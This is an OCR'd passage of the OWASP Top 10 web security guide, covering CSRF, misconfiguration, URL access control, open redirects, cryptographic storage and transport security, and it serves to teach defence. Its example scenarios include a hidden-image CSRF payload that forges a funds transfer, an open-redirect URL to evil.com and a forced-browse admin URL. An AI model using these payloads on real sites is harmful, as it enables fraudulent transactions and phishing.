
- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API (See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal (which is an example of a Direct Object Reference attack)

A5 Cross Site Request Forgery (CSRF)



Consider anyone who can trick your users into submitting a request to your website. Any website that your users access could do this.

Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.

CSRF takes advantage of web applications that allow attackers to predict all the details of a transaction.

Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones.

Detection of CSRF flaws is fairly easy via external testing or code analysis.

Attackers can cause victims to change any data the victim is allowed to change or perform any function the victim is authorized to use.

Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions.

Am I Vulnerable to CSRF?

The easiest way to check whether an application is vulnerable is to see if each link and form contains an unpredictable token for each user. Without such an unpredictable token, attackers can forge malicious requests. Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets.

You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript.

Note that session cookies, source IP addresses, and other information that is automatically sent by the browser doesn't count since they are also included in forged requests.

OWASP's CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.

How Do I Prevent CSRF?

Preventing CSRF requires the inclusion of a unpredictable token as part of each transaction. Such tokens should at a minimum be unique per user session, but can also be unique per request.

1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is subject to exposure.
2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs the risk that the URL will be exposed to an attacker, thus compromising the secret token.

OWASP's CSRF Guard can be used to automatically include such tokens in your Java EE, .NET, or PHP application. OWASP's ESAPI includes token generators and validators that developers can use to protect their transactions.

Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. Like so:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control.

```
<img src="http://example.com/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of these sites while already authenticated to example.com, any forged requests will include the user's session info, inadvertently authorizing the request.

References


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

External

- CWE Entry 352 on CSRF

A6 Security Misconfiguration



Am I Vulnerable?

Have you performed the proper security hardening across the entire application stack?

1. Do you have a process for keeping current on the latest versions and patches to all the software in your environment? This includes the OS, Web/App Server, DBMS, applications, and any libraries.
2. Is everything unnecessary disabled, removed, or not installed (e.g., ports, services, pages, accounts)?
3. Are default account passwords changed or disabled?
4. Are all other security settings configured properly.
5. Are all servers protected by Firewalls / Filters … etc.

A concerted, repeatable process is required to develop and maintain a proper security configuration.

How Do I Prevent This?

The primary recommendations are to establish:

1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Dev, QA, and production environments should all be configured the same. This process should be automated to minimize the effort required to setup a new secure environment.
2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment.
3. A strong network architecture that provides good separation and security between components.

Consider running automated scans periodically to help you detect future misconfigurations or missing patches.

Example Attack Scenarios

Scenario #1: Researcher finds a overlong UTF-8 vulnerability in your app server. Patch is released but you don't apply it quickly. Attacker reverse engineers latest patch, figures out the flaw, scans the net for unpatched servers, and takes over your server.

Scenario #2: Admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #3: Directory listing is not disabled on your server. Attacker discovers he can find all files on your server by simply listing the directories. Attacker finds and downloads all your compiled Java classes, which he reverses to get all your custom code. He then find a serious access control flaw in your application.

References

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Testing Guide: Configuration Management
- OWASP Top 10 2004 - Insecure Configuration Management

For additional requirements in this area, see the ASVS requirements area for Security Configuration (V12).

External

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws

A7 Failure to Restrict URL Access



Am I Vulnerable?

The best way to find out if an application has failed to properly restrict URL access is to verify every page. Consider for each page, is the page supposed to be public or private. If a private page:

1. Is authentication required to access that page?
2. Is it supposed to be accessible to ANY authenticated user? If not, is an authorization check made to ensure the user has permission to access that page?

External security mechanisms frequently provide authentication and authorization checks for page access. Verify they are properly configured for every page. If code level protection is used, verify that code level protection is in place for every required page. Testing can also verify whether proper protection is in place.

How Do I Prevent This?

Preventing unauthorized URL access requires selecting an approach for requiring proper authentication and proper authorization for each page. Frequently, such protection is provided by one or more components external to the application code. Regardless of the mechanism(s), it is recommended that:

1. The authentication and authorization policies be role based, to minimize the effort required to maintain these policies.
2. The policies should be highly configurable, in order to minimize any hard coded aspects of the policy.
3. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page.
4. If the page is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

Example Attack Scenario

The attacker simply force browses to target URLs. Consider the following URLs which are both supposed to require authentication, and admin rights are also required for access to the "admin_getappInfo" page.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

If the attacker is not authenticated, and access to either page is granted, then unauthorized access was allowed. If an authenticated, non-admin, user is allowed to access the "admin_getappInfo" page, this is a flaw, and may lead the attacker to more improperly protected admin pages.

Such flaws are frequently introduced when links and buttons are simply not displayed to unauthorized users, but the application fails to protect the pages they target.

References

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

External

- CWE Entry 285 on Improper Access Control (Authorization)

A8 Unvalidated Redirects and Forwards



Am I Vulnerable?

The best way to find out if an application has any unvalidated redirects or forwards is to:

1. Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL includes any parameter values. If so, verify the parameter(s) are validated to contain only an allowed destination, or element of a destination.
2. Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target.
3. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test them.

How Do I Prevent This?

Safe use of redirects and forwards can be done in a number of ways.

1. Simply avoid using redirects and forwards.
2. If used, don't involve user parameters in calculating the destination. This can usually be done.
3. If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user.
4. Applications can use ESAPI to override the sendRedirect() method to make sure all redirect destinations are safe.

   It is recommended that such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.

Avoiding such flaws is extremely important as they are a favorite target of phishers, trying to gain the user's trust.

Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

http://www.example.com/redirect.jsp?url=evil.com

Scenario #2:The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the applications access control check and then forward him to an administrative function that he would not normally be able to access.

http://www.example.com/boring.jsp?fwd=admin.jsp

References


OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

External

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

A9 Insecure Cryptographic Storage



Am I Vulnerable?

The first thing you have to determine is what data is sensitive enough to require encryption. For example, passwords, credit cards, health care data, and PII should be encrypted. For all such data, ensure:

1. It is encrypted everywhere it is stored long term, particularly backups of this data.
2. Only authorized users can access decrypted copies of the data (i.e., access control – See A4 and A7.
3. A strong standard encryption algorithm is used.
4. A strong key is generated, protected from unauthorized access, and key change is planned for.

And more … For a more complete set of problems to avoid, see the ASVS requirements on Cryptography (V7)

How Do I Prevent This?

The full perils of unsafe cryptography are well beyond the scope of this Top 10. That said, for all sensitive data deserving encryption, do the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all such data at rest in a manner that defends against these threats.
2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately.
3. Ensure appropriate strong standard algorithms and strong keys are used, and key management is in place.
4. Ensure passwords are hashed with a strong standard algorithm and an appropriate salt is used.
5. Ensure all keys and passwords are protected from unauthorized access.

Example Attack Scenarios

Scenario #1: An application encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing a SQL injection flaw to retrieve all the credit cards in cleartext (the system should have been configured to allow only back end applications to decrypt them, not the front end web application).

Scenario #2: A backup tape is made of encrypted health records, but the encryption key is on the same backup. The tape never arrives at the backup center.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All the unsalted hashes can be brute forced in 4 weeks, while salted hashes would have taken over 3000 years.

References

OWASP


For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

External

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A10 Insufficient Transport Layer Protection



Consider anyone who can monitor the network traffic of your users. If an internet application, who knows how your users access it?

Monitoring users network traffic can be difficult, but is sometimes easy. The primary difficulty lies in monitoring the proper network's traffic while users are accessing the vulnerable site.

Applications frequently do not properly protect network traffic. Usually, they use SSL/TLS during authentication, but not elsewhere, exposing all transmitted data as well as session IDs to interception. Applications sometimes use expired or improperly configured certificates as well.

Detecting such flaws is easy. Just observe the site's network traffic.

Such flaws expose individual users' data and can lead to account theft. If an admin account was compromised, the entire site could be exposed. Poor SSL setup can also facilitate phishing attacks.

Consider the business value of the data exposed on the communications channel.

Am I Vulnerable?

The best way to find out if an application has insufficient transport layer protection is to verify that:

1. SSL is used for all resources on all private pages and services. This protects all data and authentication credentials that are exchanged. Mixed SSL on a page should be avoided since it causes user warnings in the browser, and may expose the user's session ID.
2. Only strong algorithms are supported.
3. All session cookies have their 'secure' flag set so the browser never transmits them in the clear.
4. The server certificate is legitimate and properly configured for that server. This includes being issued by an authorized issuer, not expired, has not been revoked, and it matches all domains the site uses.

How Do I Prevent This?

Providing proper transport layer protection can affect the site design. It's easiest to require SSL for the entire site. For performance reasons, some sites use SSL only on private pages. Others use SSL only on 'critical' pages, but this can expose session IDs and other sensitive data.

1. Require SSL for all selected pages. Non-SSL requests to these pages should be redirected to the SSL page.
2. Set the 'secure' flag on all sensitive cookies.
3. Configure your SSL/TLS provider to only support strong (FIPS 140-2 compliant) algorithms.
4. Ensure your certificate is valid, not expired, not revoked, and matches all domains used by the site.
5. Backend and other connections should also use SSL/TLS or other encryption technologies.

Example Attack Scenarios

Scenario #1: The site simply doesn't use SSL for all pages that require authentication. Attacker simply monitors network traffic (like an open wireless or their neighborhood cable modem network), and observes an authenticated victim's session cookie. Attacker then replays this cookie and takes over the user's session.

Scenario #2: Site has improperly configured SSL certificate which causes browser warnings for its users. Users have to accept such warnings and continue, in order to use the site. This causes users to get accustomed to such warnings. Phishing attack against site's customers lures them to a lookalike site which doesn't have valid certificate generating similar browser warnings. Since victims are accustomed to such warnings, they proceed on and use the phishing site, giving away passwords or other private data.

References

OWASP

For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements on Communications Security (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

External

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

+D

What's Next for Developers

Many Free and Open OWASP Resources Available

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing application can be difficult. If you have to manage a large application portfolio, this is even more daunting. To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization.

The following are some of the many resources OWASP has produced to help organizations produce secure web applications. On the next page, we present additional OWASP resources that can assist organizations is verifying the security of their web applications.

Application Security Requirements

- To produce a secure web application, you must define what secure means to you. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a guide to a set of security requirements for your applications. If you're outsourcing, consider the OWASP Secure Software Contract Annex.

Application Security Architecture

- Rather than retrofitting security into your applications, it is far more cost effective to design the security in from the start. OWASP recommends the OWASP Developer's Guide, as a good starting point for guidance on how to design security in from the beginning.

Standard Security Controls

- Building strong and usable security controls is exceptionally difficult. Providing developers with a set of standard security controls radically simplifies the development of secure applications. OWASP recommends the OWASP Enterprise Security API (ESAPI) project as a model for the security APIs needed to produce secure web applications. ESAPI provides reference implementations in Java, .NET, PHP, Classic ASP, Python, Cold Fusion, and Haskell.

Secure Development Lifecycle

- To improve the process your organization follows when building such applications. OWASP recommends the OWASP Software Assurance Maturity Model (SAMM), which helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

Application Security Education

- The OWASP Education Project provides training materials to help educate developers on web application security and has compiled a large list of OWASP Educational Presentations. For hands-on learning about vulnerabilities, try OWASP WebGoat. To stay current, come to an OWASP AppSec Conference, OWASP Conference Training, or local OWASP Chapter meetings.

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all of the OWASP projects, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy.

+V What's Next for Verifiers

Get Organized

To verify the security of a web application you have developed, or one you are considering purchasing, OWASP recommends that you review the application code (if available), and test the application as well. OWASP recommends a combination of security code review and application penetration testing whenever possible, as that allows you to leverage the strengths of both techniques, and the two approaches complement each other. Tools for assisting the verification process can improve the efficiency and effectiveness of an expert analyst. OWASP's assessment tools are focused on helping an expert become more effective, rather than trying to automate the analysis process itself.

Standardizing How You Verify Web Application Security: To help organizations develop consistency and a defined level of rigor when assessing the security of web applications, OWASP has produced the OWASP Application Security Verification Standard (ASVS). This document defines a minimum verification standard for performing web application security assessments. OWASP recommends that you use the ASVS as guidance for not only what to look for when verifying the security of a web application, but which techniques are most appropriate to use, and to help you define and select a level of rigor when verifying the security of a web application. OWASP also recommends you use the ASVS to help define and select any web application assessment services you might procure from a third party provider.

Assessment Tools Suite: The OWASP Live CD Project has pulled together some of the best open source security tools into a single bootable environment. Web developers, testers, and security professionals can boot from this Live CD and immediately have access to a full security testing suite. No installation or configuration required!!

Code Review

Reviewing the Code: As a companion to the OWASP Developer's Guide, and the OWASP Testing Guide, OWASP has produced the OWASP Code Review Guide to help developers and application security specialists understand how to efficiently and effectively review a web application for security by reviewing the code. There are numerous web application security issues, such as Injection Flaws, that are far easier to find through code review, than external testing.

Code Review Tools: OWASP has been doing some promising work in the area of assisting experts in performing code analysis, but these tools are still in their early stages. The authors of these tools use them every day when performing their security code reviews, but non-experts may find these tools a bit difficult to use. These include CodeCrawler, Orizon, and O2.

Security and Penetration Testing

Testing the Application: OWASP produced the Testing Guide to help developers, testers, and application security specialists understand how to efficiently and effectively test the security of web applications. This enormous guide, which had dozens of contributors, provides wide coverage on many web application security testing topics. Just as code review has its strengths, so does security testing. It's very compelling when you can prove that an application is insecure by demonstrating the exploit. There are also many security issues, particularly all the security provided by the application infrastructure, that simply cannot be seen by a code review, since the application is not providing the security itself.

Application Penetration Testing Tools: WebScarab, which is one of the most widely used of all OWASP projects, is a web application testing proxy. It allows a security analyst to intercept web application requests, so the analyst can figure out how the application works, and then allows the analyst to submit test requests to see if the application responds securely to such requests. This tool is particularly effective at assisting an analyst in identifying XSS flaws, Authentication flaws, and Access Control flaws.

+R Notes about Risk

It's About Risks, not Weaknesses

Although previous versions of the OWASP Top 10 focused on identifying the most common "vulnerabilities," these documents have actually always been organized around risks. This caused some understandable confusion on the part of people searching for an airtight weakness taxonomy. This update clarifies the risk-focus in the Top 10 by being more explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks.

